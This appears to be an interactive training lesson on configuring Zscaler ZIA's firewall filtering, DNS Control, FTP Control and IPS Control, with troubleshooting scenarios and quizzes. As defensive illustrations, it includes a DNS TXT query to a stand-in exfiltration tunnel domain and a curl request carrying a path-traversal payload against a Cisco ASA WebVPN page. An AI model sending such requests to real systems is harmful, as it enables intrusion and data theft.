Start here · understand the lesson before the detail
What you are learning

This lesson separates four related controls on one outbound path. You will decide which traffic is allowed, how DNS requests and responses behave, whether an intrusion signature matches, and how FTP transfers are handled.
In plain English
Firewall filtering controls outbound TCP, UDP, and ICMP sessions. DNS Control applies rules to name-resolution requests and responses. IPS uses signatures to detect known threats across ports and protocols. FTP Control applies rules to native FTP and FTP-over-HTTP use cases.
Real example
A branch server may query an approved DNS resolver, open HTTPS to a payment API, and upload to one managed FTP partner. It should not use an unknown DNS tunnel, reach arbitrary administrative ports, or transfer files to an unapproved FTP site. Each decision needs its own narrow rule and log evidence.
Follow this flow
- Inventory source users/sites, destinations, applications, protocols, ports, and business owners.
- Build specific allow or security rules above broader defaults.
- Apply DNS, IPS, and FTP controls only where the traffic and licence support them.
- Test a permitted session, blocked session, threat signature, and name-resolution case.
- Review logs for source, destination, matched rule, action, bytes, and timestamps.
Evidence to collect
- Authenticated user or known location and source address
- Destination IP/FQDN, port, protocol, and DNS result
- Matched firewall, DNS, IPS, or FTP rule and action
- Session log, threat signature, transaction time, and post-change validation
Common mistake to avoid
Do not create “allow any” just because one application uses an unexpected port. Confirm its real destination and protocol first. DNS filtering, firewall filtering, and IPS answer different questions, so a permit in one control does not automatically mean the complete session is safe or successful.
Current official source checkpoint
- ZIA firewall capabilitiescurrent official reference used for this beginner explanation
- About DNS Controlcurrent official reference used for this beginner explanation

Key terms before you continue
Most engineers think…
“Zscaler's Cloud Firewall only protects web traffic on ports 80 and 443 — for everything else I still need my old on-prem firewall.”
Wrong on both counts. ZIA Cloud Firewall is a stateful next-gen FWaaS that inspects all 65,535 ports and every protocol, not just web. And the four controls are separate engines that fire in a fixed order — DNS Control resolves the name first, Firewall Filtering matches the 5-tuple, then FTP Control and IPS Control deep-inspect what was already allowed. Treating it as “just a web filter” is exactly how an unconfigured FTP Control tab becomes an unmonitored exfil lane and DNS tunnels walk out on port 53.
Four words to know before the four controls
Read these first. Each card flips to the one thing that actually matters in production.
A cloud-delivered stateful firewall inspecting every port and protocol per user and location. So what: no appliance to patch, and policy follows the user.
Rules run top-down in ascending order; the first match decides and stops evaluation. So what: rule ORDER changes the outcome, not just the rules themselves.
A trusted DNS resolver reached via Ghost IPs over tunnels. So what: it stops rogue 8.8.8.8 or 1.1.1.1 lookups, but it won't terminate DoH on its own.
Signature IPS on firewall-allowed non-web traffic. So what: it catches exploits the web proxy never sees, but only inside traffic you already allow.
1 · Cloud Firewall (Firewall Filtering) — The Gate Guard
Picture the gate guard at a busy airport who reads your boarding slip line by line and decides, on the very first matching rule, whether you board or get turned away — that is exactly how Zscaler's Cloud Firewall reads each session.
The Cloud Firewall lives at Policy → Firewall Control → Firewall Filtering, sitting beside its siblings DNS Control, FTP Control, IPS Control and NAT Control. Unlike a plain web proxy that only watches ports 80 and 443, this guard checks all 65,535 ports and every protocol that leaves your branch.
You build the guard's rulebook by clicking Add Firewall Filtering Rule. Each rule can match on Users (up to 4), Groups (up to 8), Departments, Locations (up to 8), Location Groups (up to 32) and Time (up to 2 windows). On the destination side you set Destination Addresses (real IPs and FQDNs), Destination IP Groups, Destination Countries, plus Network Services and Network Applications.
Leave a field blank and the guard reads it as "Any" — it stops checking that column entirely. So a rule with only a Network Service of DNS and an Action of Block will block DNS for everyone, everywhere, because the User and Location fields are silently ignored.
The Action decides the verdict: ALLOW lets the session board, BLOCK_DROP drops it silently, BLOCK_RESET drops it and sends a TCP RST so the app fails fast, and BLOCK_ICMP returns an ICMP unreachable. Full per-session logging kicks in only on Block rules.
L2 · Order matters more than wording. The guard reads top-down and stops at the first match, so your admin rules belong at Rule Order 1. The undeletable "Default Firewall Filtering Rule" sits at the lowest precedence and blocks everything that fell through — and you should leave the first ~4 predefined rules (Recommended Firewall Rule, Zscaler Proxy Traffic, Office 365/UCaaS One Click) untouched.
L3 · Basic versus Advanced Cloud Firewall (ZS-CTP-1 / ZIA-FIREWALL) is a real evaluation-time fork, not a price tier. Advanced unlocks FQDN and wildcard rules, custom IPS signatures, DNS-tunnel detection and a ceiling above 1,000 rules — so an FQDN-based rule that silently never matches on a Basic tenant is a licensing symptom, not a config bug.
One trap catches almost every new admin: the firewall must be switched on per Location or Sub-location at Administration → Location Management → Enable Firewall. If that box is unchecked, your beautifully ordered rules never evaluate — the guard is standing there with the rulebook closed.
Pins mark the three fields that change the outcome: ① Action = Block Drop (silent), ② Network Services = DNS (the protocol scoped), ③ Rule Order = 1 (so it wins before any lower allow rule).
curl -v http://10.50.12.20
*   Trying 10.50.12.20:80...
* connect to 10.50.12.20 port 80 failed: Connection reset by peer
* Failed to connect to 10.50.12.20 port 80 after 12 ms: Connection reset by peer
curl: (7) Failed to connect to 10.50.12.20 port 80 after 12 ms: Connection reset by peer
A Block Reset gives you that instant "Connection reset by peer"; a Block Drop would just hang until curl times out. Cross-check the verdict at Analytics → Firewall Insights → Logs — the matching session should show action = Block.
Sneha at Infosys faces this
She built a clean set of firewall rules for the new Pune branch, but Firewall Insights shows zero hits on every rule — even though users there browse the web normally.
The firewall engine is never invoked for the Pune sub-location because Enable Firewall was left unchecked when the location was created. Web browsing still works because that rides the proxy path, not the firewall path.
Open the Pune location's settings and look for the Enable Firewall toggle in its control options.
Administration → Location Management → Pune → Enable FirewallTick Enable Firewall on the Pune sub-location and save. Activate the change so it pushes to the cloud.
Generate traffic from a Pune client, then watch the rule's hit-counter climb in Analytics → Firewall Insights → Logs. Non-zero hits confirm the engine is now evaluating.
Pause & Predict
A BLOCK rule sits at Rule Order 2 and an ALLOW rule at Rule Order 5, and both match the same session — which one wins? Type your guess.
Sneha's new branch firewall rules log zero hits although users browse normally. The most likely fix is:
▶ How the firewall reads your rules, one row at a time
A laptop in Noida opens Google. Watch the rule table get scanned top-down until one row matches. Press Play for the healthy path, then Break it to see the failure.
10.20.5.40, destination 142.250.183.14, service HTTPS (TCP 443).Administration > Firewall Control.2 · DNS Control — The Directory Desk
Before a traveller ever reaches a security gate, they stop at the enquiry desk and ask "which gate is Frankfurt?" — DNS Control is that desk for every connection, mapping a name to a number before the journey starts.
Every device on your network asks "what's the IP for portal.bank.com?" thousands of times a day. ZIA sits in the middle of that conversation as a DNS proxy at the Public Service Edge. It inspects every query no matter how it travels — plain UDP, TCP, or encrypted DoH.
You build this at Policy → Firewall Control → DNS Control. Three building blocks live there: DNS Control Rules (the decisions), DNS Gateways (where you forward queries), and EDNS Client Subnet (ECS) Prefixes (how much of the user's subnet — a /20 to /24 slice — gets shared so answers stay geographically close). Rules read top-down and first match wins, so order matters as much as content.
A rule matches on real criteria: Users/Groups/Departments, Locations, Requested Domain or Resolved IP categories, DNS record types (A, AAAA, TXT…), source and destination countries, protocols (UDP/TCP/DoH), and DNS Tunnels & Network Applications. When it fires, you pick an action: Allow, Block, Redirect Request & Keep Sender Protocol, Redirect Request Using TCP/UDP, or Redirect Response — the last one rewrites the answer itself, so www.bing.com quietly becomes strict.bing.com to force SafeSearch.
Two predefined tunnel rules do heavy lifting. Known DNS Tunnels blocks recognised malicious tunnelling services — malware that smuggles data out inside TXT lookups. Unknown DNS Traffic catches malformed packets, DNS on non-standard ports, or non-DNS traffic pretending to be DNS. Real DNS rides port 53 (UDP/TCP); DoH rides port 443.
L3 · By default Zscaler redirects DNS to the ZTR using a NAT Control rule. Ghost IPs resolve port-53 traffic to the ZTR — but only over an established tunnel (GRE, IPSec, or Z-Tunnel 2.0). One sharp limit to remember in design: the ZTR does not terminate DoH tunnels. A user who phones a private DoH number on 443 skips the desk entirely unless you block that endpoint and SSL-inspect the 443 traffic.
Pins mark the three fields that decide behaviour: ① Action (what happens on match), ② DNS Gateway (where the query is forwarded), ③ DNS Tunnels (the malicious-tunnel trigger that fires this rule).
dig TXT exfil.attacker-tunnel.example @172.16.0.2
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 41207
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;exfil.attacker-tunnel.example.  IN  TXT
;; no answer — flagged "Known DNS Tunnel" in DNS Insights logs
nslookup google.com
Server:   ztr.zscaler.net
Address:  185.46.212.88

Non-authoritative answer:
Name:     google.com
Address:  142.250.183.110
Rahul at TCS faces this
After he adds a blanket "redirect all DNS to ZTR" rule, internal logins break across the LAN — file shares, the domain controller, and every .local app stop resolving, while public sites still load.
The redirect rule has no scope limit, so private internal zones like corp.local are being forwarded to the public Zscaler resolver — which has never heard of them and returns nothing.
He opens the redirect rule and reads its match scope — it says "Any" requested domain, so it swallows internal queries that should stay on the local DC.
Policy → Firewall Control → DNS Control → (redirect rule) → scopeHe excludes internal AD zones from the redirect — adds .local, .test, and corp.local to a higher-priority Allow rule so they keep resolving on the on-prem domain controller.
nslookup dc01.corp.local resolves to the internal DC again, while nslookup google.com still answers from the ZTR — both paths now correct.
Pause & Predict
A user sets the browser to Cloudflare DoH on 443. Will your plain port-53 DNS Control rules catch those queries? Type your guess.
A user switches the browser to Cloudflare DNS-over-HTTPS (1.1.1.1) on 443. Your existing port-53 DNS Control rules will:
▶ Stopping data from sneaking out through DNS
Malware on Rahul's machine tries to smuggle stolen files inside DNS tunneling. Watch DNS Control catch it at the edge. Press Play for the healthy path, then Break it to see the failure.
Policy > DNS Control.3 · FTP Control — The Cargo Desk
Picture the airport: passengers walk through the passenger gate, but parcels and cargo go to a separate desk with its own rules. FTP Control is that cargo desk — and by default it keeps the shutter half-down, accepting only certain pickups while quietly turning others away.
You manage this desk under Policy → Firewall Control → FTP Control. The service handles two kinds of file transfer. FTP over HTTP is what a browser or proxy uses. Native FTP is what a desktop client like FileZilla speaks directly.
Here is the gotcha that catches most teams. Out of the box the service blocks FTP over HTTP and allows only native FTP — and native FTP works only from known Locations, not from Client Connector users. Since Client Connector and PAC can carry only FTP over HTTP, their file transfers fail silently until you turn that toggle on.
You control the desk with four levers: Enable FTP over HTTP (ftp_over_http_enabled), Enable Native FTP (ftp_enabled), URL Categories allowed for FTP, and a specific URLs list. Native FTP is also switched on per-location, so a branch can transfer while a roaming laptop cannot.
Now the wiring. The control channel rides port 21, active-mode data uses port 20, and passive data uses the high range 1024–65535. Zscaler accepts passive mode only (including FTPS over TLS). Native clients point at the Zscaler FTP proxy, for example gateway.zscaler.net on port 21, logging in as USER <login>@<destination-host>. Think of passive as the customer walking up to the front of the desk to collect — pickup at the counter, every time.
Why active mode dies: in active FTP the server opens a fresh connection back to the client on port 20. Through the cloud proxy and its NAT, that inbound connection has nowhere to land — like a courier trying to slip in the back door of a sealed terminal. So you must set passive mode on the client; active transfers will stall and then get blocked.
L3 · Precedence is the architect's trap here. URL Filtering policy is evaluated before FTP Control, so a category you blocked in URL Filtering — say Adult Material — stays blocked over FTP no matter what you allow at the cargo desk. Treat FTP Control as a narrowing gate on top of URL Filtering, never as an override. When you scope FTP Control, also confirm the destination's category is permitted in Policy → URL & Cloud App Control → URL Filtering first.
Pins mark the three settings that fix roaming users: ① turns on FTP over HTTP, ② keeps native FTP available for offices, ③ scopes both to an approved URL category.
lftp -e 'set ftp:passive-mode on; ls; quit' -u 'testuser@ftp.example.com,***' gateway.zscaler.net
Connecting to gateway.zscaler.net (165.225.x.x) port 21
230 Login successful (proxied to ftp.example.com)
drwxr-xr-x   2 ftp ftp   4096 Jun 04 09:12 pub
-rw-r--r--   1 ftp ftp  20480 Jun 04 09:12 readme.txt
# now retry with 'set ftp:passive-mode off' (active):
425 Connection blocked by Zscaler — active-mode data channel not permitted
Aditya at HCL faces this
Remote employees on Client Connector say FileZilla "just hangs" when they try native FTP, but staff sitting in the office transfer files without any trouble.
Client Connector can carry only FTP over HTTP, which is blocked by default. Native FTP is allowed only from known office Locations, so roaming laptops have no working path and the session stalls.
Open the FTP Control policy and confirm that Enable FTP over HTTP is still OFF while only native FTP is on — that gap explains why office (location-based) works but roaming does not.
Policy → Firewall Control → FTP Control → Enable FTP over HTTPTurn on Enable FTP over HTTP and scope it to your approved URL Categories (for example Approved-FTP-Sites), so Client Connector users get a permitted path without opening every site.
Have a Client Connector user fetch a test file from an approved FTP site over HTTP; the transfer completes and the session shows up as allowed in the firewall logs.
Pause & Predict
URL Filtering blocks the "Adult Material" category. You then explicitly ALLOW that same destination in FTP Control. Does the FTP transfer go through? Type your guess.
Roaming Client Connector users' native FileZilla FTP hangs while office users transfer fine. The fix is to:
4 · IPS Control — The X-Ray Scanner
Remember the lobby guard from earlier sections? He decided who walks through the door. The X-ray machine sits just past him — it scans the bags of people the guard already waved in, and pulls anyone whose bag matches a known-weapon shape.
IPS Control is that X-ray for your network traffic. You reach it at Policy → Firewall Control → IPS Control. It runs a signature-based engine over every non-web protocol — HTTP, HTTPS, FTP, DNS, raw TCP, UDP, IP. Think of it as "IPS for non-Web".
The key word is already allowed. IPS only inspects packets the firewall let through. If your Firewall Filtering rule dropped a session, it never reaches the X-ray — exactly like a passenger turned away at the gate never walks past the scanner. On a signature match, IPS drops or resets the connection and writes the event to your Firewall Log.
Do not confuse this with ATP. ATP is "IPS for Web" — it lives at the proxy layer (Policy → Threat Protection → Advanced Threat Protection) and sends web threats to the Web Log. IPS Control works at the firewall/packet layer for non-web threats. When both apply, ATP runs first, then IPS Control.
The pipeline order is strict: Firewall Filtering allows the session, then IPS Control inspects it against signatures, then it blocks on a match. So a packet that Firewall Filtering blocks is invisible to IPS — there is no second chance to catch an exploit on a session you already dropped. You build defence in layers, not in parallel.
L3 · IPS Control needs the Cloud Firewall Advanced subscription. Without it, the menu is greyed out and custom rules are unavailable — you get the default Allow behaviour and nothing to tune. Zscaler ships 2,000+ new signatures a year, pushed transparently several times a day, so the engine stays current without any change on your side. Your only job is writing the rules that decide what to do on a match.
Here is the trap that bites people. The default IPS Control rule is Allow, and it sits at the bottom of the list. Until you add an explicit rule, a matched threat is detected but waved through. The engine sees the signature — it just does not stop it.
When you click Add IPS Control Rule, you set a few fields. Leave Advanced Threat Categories blank and it means Any. The Destination IP Groups field defaults to All IPv6 Group, and custom destination IPv6 groups are not supported. The Action is where the work happens: choose Block, then pick IPS Drop (silent — the packet just vanishes) or IPS Reset (sends a TCP reset, so the client sees the connection die cleanly).
Pins mark the three fields that decide whether this rule actually stops an attack: ① Action set to Block → IPS Reset (not Allow), ② a named Advanced Threat Category instead of blank/Any, and ③ Rule Order 1 so it evaluates above the permissive default.
curl -sk -X POST 'https://vpn-lab.internal.corp/+CSCOE+/logon.html' \
  --data 'next_url=/%2bCSCOE%2b/../session_password.html' \
  --resolve vpn-lab.internal.corp:443:172.16.40.12 \
-o /dev/null -w 'HTTP %{http_code} in %{time_total}s\n'curl: (56) Recv failure: Connection reset by peer # With the IPS Reset rule active, the TCP session is torn down mid-request. # Firewall Log → new entry: # Action: Blocked (IPS Reset) Threat: CVE-2025-20333 ASA WebVPN RCE # Dest: 172.16.40.12:443 Category: Remote Code Execution # (With only the default Allow rule, this returns: HTTP 200 in 0.42s)
Priya at Wipro faces this
A Cisco ASA WebVPN exploit (CVE-2025-20333, disclosed 25 Sep 2025) hits an allowed HTTPS path on her VPN appliance. The Firewall Log shows the session was allowed — but nothing is flagged as a threat, even though the payload is a known exploit.
IPS Control is sitting at its permissive default: only the Allow rule exists, with no explicit Block. The signature engine sees the request but has no rule telling it to stop the matched threat, so it waves the session through.
Open the IPS Control policy and confirm the rule list. If the only entry is the bottom default Allow rule, nothing is being blocked — detection without action.
Policy → Firewall Control → IPS ControlAdd an explicit IPS Control rule at Rule Order 1 with Action = Block → IPS Reset, scoped to the relevant Advanced Threat Categories (Remote Code Execution), so the matched exploit is reset instead of allowed.
Replay the malformed WebVPN request. It now appears in the Firewall Log as an IPS-blocked, non-web threat entry, and the client connection is reset instead of completing.
Pause & Predict
A Firewall Filtering Block rule drops traffic to a host at Rule Order 2. Will IPS Control still scan THAT traffic for exploits? Type your guess.
A Firewall Filtering rule blocks all traffic to a malicious host at Rule Order 2. Will IPS Control inspect that host's traffic for exploit signatures?
▶ Catching an exploit hidden inside allowed traffic
The firewall already said yes to this HTTPS session. Now IPS Control looks deeper and spots an attack. Press Play for the healthy path, then Break it to see the failure.
172.16.40.8 and allows it. The session is open and traffic starts flowing.🤖 Ask the AI Tutor
Tap any question — instant, scoped to this lesson. No login, no waiting.
Pre-curated from Zscaler docs + community Q&A, scoped to this lesson. For a live prod issue, paste your export into chat.techclick.in.
📝 Wrap-up assessment — six more
You've answered 4 inline. Six left. 70% (7 of 10) marks the lesson complete on your profile. Tap Submit all answers at the end.
🧠 In your own words
Type one line: In one line, why does IPS Control only inspect traffic the firewall already allowed? Then compare to the expert version.
🗣 Teach a friend
Best way to lock it in — explain it in one line to a teammate. Tap to generate a paste-ready summary.
📖 Glossary
- Firewall Filtering
- Stateful L3/L4 engine that allows or blocks sessions by matching the 5-tuple (source/dest IP, source/dest port, protocol).
- DNS Control
- Inspects and controls DNS lookups at the Service Edge, including tunnel detection and resolver redirection, before the firewall sees the session.
- FTP Control
- Governs file-transfer sessions — native FTP from known locations and FTP-over-HTTP for Client Connector — under URL Filtering precedence.
- IPS Control
- Signature intrusion prevention on firewall-allowed non-web traffic; ships a default ALLOW, so you add explicit IPS Reset blocks yourself.
- NAT Control
- Translates and redirects destination IP/port for allowed sessions, letting you forward or pin traffic to a chosen address.
- Advanced Cloud Firewall (ZS-CTP-1 / ZIA-FIREWALL)
- The paid tier that unlocks DNS Control, FTP Control, IPS Control, and tunnel/custom features beyond Basic's L3/L4 filtering.
- ZTR / Ghost IP
- Zscaler Trusted Resolver — a trusted DNS resolver reached over tunnels via internal "Ghost IPs" so clients can't hit rogue public resolvers.
- DoH (DNS over HTTPS)
- DNS queries wrapped inside HTTPS on port 443, which hides them from port-53 rules unless you explicitly block native DoH.
- ECS (EDNS Client Subnet)
- An EDNS extension that passes part of the client's subnet to the resolver so answers are geolocated to the real user, not the resolver.
- Default rule
- The catch-all bottom rule — for Firewall Filtering it is Block all, but for IPS Control it is Allow, which is the opposite of what most expect.
📚 Sources
- Zscaler Help — About Firewall Control. help.zscaler.com/zia/about-firewall-control
- Zscaler Help — Configuring the Firewall Filtering Policy. help.zscaler.com/zia/configuring-firewall-filtering-policy
- Zscaler Help — About DNS Control. help.zscaler.com/zia/about-dns-control
- Zscaler Help — Configuring the IPS Control Policy. help.zscaler.com/zia/configuring-ips-control-policy
- Zscaler Help — About FTP Control. help.zscaler.com/zia/about-ftp-control
- Zscaler — ZIA Policy Leading Practices Guide (evaluation order). help.zscaler.com/zscaler-deployments-operations/zia-policy-leading-practices-guide
- Zscaler ThreatLabz (Oct 2025) — How Non-Web Protocols Are Redefining the Attack Surface (DNS abuse 83.8%). zscaler.com/blogs/security-research
- NVD — CVE-2025-20333 (Cisco ASA/FTD WebVPN, CVSS 9.9). nvd.nist.gov/vuln/detail/cve-2025-20333
- Zscaler — Digital Transformation Administrator (ZDTA) blueprint. zscaler.com/resources/brochures
What's next?
Next up: Zscaler ZIA NAT Control — how to translate and pin allowed sessions to a destination of your choosing. You'll see why NAT runs only on traffic the firewall already permitted, and where it slots into the same first-match pipeline.